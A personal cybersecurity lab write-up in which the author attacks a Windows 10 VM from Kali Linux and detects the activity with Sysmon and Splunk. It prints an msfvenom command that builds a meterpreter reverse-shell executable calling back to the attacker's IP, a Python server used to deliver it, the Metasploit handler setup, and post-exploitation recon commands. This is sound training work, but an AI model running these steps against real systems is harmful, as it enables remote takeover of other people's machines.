End-to-End Penetration Testing and Monitoring Project

Project Overview

In this project, I set up a virtualized cybersecurity lab environment using VMware, Kali Linux, and Windows 10. The goal was to simulate an attack (via port scanning, exploitation, and reverse shell) on the Windows 10 machine using tools like Nmap and Metasploit, while monitoring for malicious activity using Splunk and Sysmon. This project demonstrates the integration of offensive and defensive security tools to assess system vulnerabilities and monitor for threats.

Table of Contents

1. Introduction

This project is designed to showcase a simulated cybersecurity attack and its detection. The environment consists of **Kali Linux** (offensive testing) and **Windows 10** (target machine), with **Splunk** and **Sysmon** used for monitoring and detecting malicious activities. The goal is to simulate an attack scenario, where Kali Linux exploits vulnerabilities in Windows 10, while **Splunk** and **Sysmon** are used to identify and track these activities.

2. Tools and Technologies Used

- **VMware**: Virtualization platform to run Kali Linux and Windows 10 VMs.
- **Kali Linux**: Linux distribution for penetration testing.
- **Windows 10 Pro**: Target system for testing exploitation and attack.
- **Splunk**: SIEM platform used to monitor and analyze logs for suspicious activities.
- **Sysmon**: Windows system monitor that logs system activities.
- **Nmap**: Tool for network scanning and enumeration of open ports.
- **Metasploit**: Framework used to create a payload for exploitation.

3. Environment Setup Details

VMware Version

- VMware Workstation 16 Pro.

System Specifications

- **Kali Linux VM**:
    - RAM: 2 GB
    - CPU: 2 Cores
    - Disk Space: 20 GB
- **Windows 10 VM**:

- RAM: 4 GB
- CPU: 2 Cores
- Disk Space: 40 GB

IP Addresses and Network Configurations

- **Kali Linux IP Address**: 192.168.100.181
- **Windows 10 IP Address**: 192.168.100.167
- **Network Mode**: Bridged Networking for both Kali and Windows VMs, allowing them to communicate on the same network.

Software and Tool Versions

- **Kali Linux Version**: Kali 2023.2
- **Windows 10 Pro Version**: Version 22H2 (Build 19045.2728)
- **Metasploit Version**: Metasploit 6.1.20
- **Splunk Version**: Splunk 8.2.3
- **Sysmon Version**: Sysmon v13.1

4. Offensive Security Steps


Nmap Scanning

1. **Objective**: Scan the target Windows 10 machine for open ports and services.
2. **Command**:

```
nmap -A 192.168.100.167
```

   - `-A` enables OS detection, version detection, script scanning, and traceroute.

Sample Output:



Metasploit Exploitation

1. **Objective**: Exploit the target system and establish a reverse shell.
2. **Create Payload**:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.181
LPORT=4444 -f exe > malware.exe
```

   - `LHOST=192.168.100.181` is the IP address of Kali Linux.
   - `LPORT=4444` is the listening port for the reverse shell.

3. **Transfer Payload**: Use a shared folder or USB drive to transfer `malware.exe` to the Windows machine. But im going to python to do it , in a new tab in terminal in kali in the same folder, type python3 -m http.server 8888. Now if you go to windows then type the ip of kali and then port we could see the the malware.exe file for us to download.

4. **Exploit with Metasploit**:
   - Start the Metasploit handler on Kali:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.100.181
set LPORT 4444
exploit
```

   - After executing the payload on Windows 10, you should have a meterpreter session. Then in kali deploy shell by typing shell in terminal and then type net user, net localgroup, ipconfig.

---

5. Defensive Security Steps

Splunk Setup and Monitoring


1. **Install Splunk** on the Windows 10 machine.
2. **Configuration**:
    - In Splunk, configure it to ingest logs from Sysmon. To do that go to program files > splunk folder > etc folder>system>local>input.conf [note; if you donot see the file then copy it from default folder and paste to local folder.]
    - Now type services in windows search then from services restart Splunkd Service
    - Based on the input.conf fie Sysmon events going to store in index=endpoint so log into splunk enterprise then click on settings then click indexes then click new index then type endpoint as a index name then hit save and check its not disabled.
    - Now add on splunk addon for Sysmon from apps and then more apps section.
    - Go to search and reporting section and type index=endpoint and should see everything [Note: after sdoing all this then we should run the nmap and excue malware and all of that to capture everything]

Sysmon Configuration

1. **Download Sysmon** from Sysinternals and install it on Windows 10.
2. **Configuration File**:
    - Use the default `sysmonconfig-export.xml` for system event logging.
    - Enable events like **process creation**, **network connections**, and **file hash**.
3. **Command to Install Sysmon**:

```
sysmon -accepteula -i sysmonconfig-export.xml
```

Network Diagram:



6. Results and Analysis

- Then in kali deploy shell by typing shell in terminal and then type net user, net localgroup, ipconfig
- **Successful Exploitation**: A reverse shell was established between Kali Linux and Windows 10, successfully exploiting a vulnerability.
- **Malicious Activity Detected**:
  - Sysmon logged suspicious activity such as **new process creation** and **network connections**.
  - **Splunk** captured the event logs, alerting on the reverse shell connection from Kali to Windows.
- **Findings**: Splunk effectively detected the reverse shell connection through unusual network activity, while Sysmon logged the process execution and other key indicators of compromise (IoC).

---

7. Conclusion

This project demonstrates the process of performing a simulated attack using **Kali Linux** and detecting the attack with **Splunk** and **Sysmon**. It highlights the importance of combining offensive and defensive security practices in identifying and responding to cybersecurity threats. The project provides hands-on experience with tools like **Metasploit**, **Nmap**, **Sysmon**, and **Splunk**, which are critical for any cybersecurity analyst role.

---

8. References

- Kali Linux Documentation
- Metasploit Documentation
- Sysmon Documentation
- Splunk Documentation

Security Controls and Safeguards

- **Environment Isolation**: The entire attack and detection process was performed in an isolated virtualized environment to avoid any risks to the production network.
- **Preventive Security Settings**: The Windows 10 VM had Windows Defender disabled, and networking was isolated within the VM environment to prevent accidental spread of the exploit.

Troubleshooting Tips

- **Payload Not Executing**: Ensure the firewall on Windows is disabled, or open the necessary port (4444 in this case) for the reverse shell.
- **Splunk Not Capturing Logs**: Double-check the Sysmon configuration file and ensure that the necessary events are enabled for monitoring.

Contact Information

If you have any questions, feedback, or would like to connect, feel free to reach out to me:

- **LinkedIn**: linkedin.com/in/r-rafi-cybersecurity

Thank you for reviewing my project.